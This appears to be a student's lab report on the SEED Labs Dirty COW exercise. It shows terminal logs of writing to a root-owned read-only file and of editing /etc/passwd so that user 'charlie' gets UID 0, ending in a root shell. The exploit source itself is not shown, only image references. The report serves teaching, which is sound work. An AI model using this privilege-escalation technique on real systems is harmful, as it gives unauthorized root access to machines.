Lab 9:

Task1:


Step1:set up a read only file

```
[11/15/2021 03:56] seed@ubuntu:/$ sudo touch /zzz
[11/15/2021 03:56] seed@ubuntu:/$ sudo chmod 644 /zzz
[11/15/2021 03:56] seed@ubuntu:/$ sudo gedit /zzz
[11/15/2021 03:57] seed@ubuntu:/$ cat /zzz
111111222222333333
[11/15/2021 03:57] seed@ubuntu:/$ ls -l /zzz
-rw-r--r-- 1 root root 19 Nov 15 03:57 /zzz
[11/15/2021 03:57] seed@ubuntu:/$ echo 38438 >/zzz
bash: /zzz: Permission denied
[11/15/2021 03:58] seed@ubuntu:/$ sudo echo 38438 >/zzz
bash: /zzz: Permission denied
```

Step 2: set up the thread && launch the attack

```
[11/15/2021 04:48] seed@ubuntu:~$ vim cow_attack.c
[11/15/2021 04:49] seed@ubuntu:~$ gcc cow_attack.c -lpthread
[11/15/2021 04:50] seed@ubuntu:~$ ls
a.out          examples.desktop                          Pictures
cow_attack.c   Music                                     Public
Desktop        openssl-1.0.1                             Templates
Documents      openssl_1.0.1-4ubuntu5.11.debian.tar.gz   Videos
Downloads      openssl_1.0.1-4ubuntu5.11.dsc
elggData       openssl_1.0.1.orig.tar.gz
[11/15/2021 04:50] seed@ubuntu:~$ a.out
^C
```


Step 3: Result:



Task 2: Modify the Password File to Gain the Root Privilege

Step 1: add user charlie


The userId for this is 1001.




Step 2: modify the code

we need to modify three place:


file position, the position need to modify, the content after modifying





Step 3:Result

Finially, we run it and find that the root previliage has been gained.


seed@ubuntu:/home/seed$ ./a.out
^C
seed@ubuntu:/home/seed$ cat /etc/passwd |grep charlie
charlie:x:0000:1002:,,,:/home/charlie:/bin/bash
seed@ubuntu:/home/seed$ su charlie
Password:
root@ubuntu:/home/seed# id
uid=0(root) gid=1002(charlie) groups=0(root),1002(charlie)
root@ubuntu:/home/seed#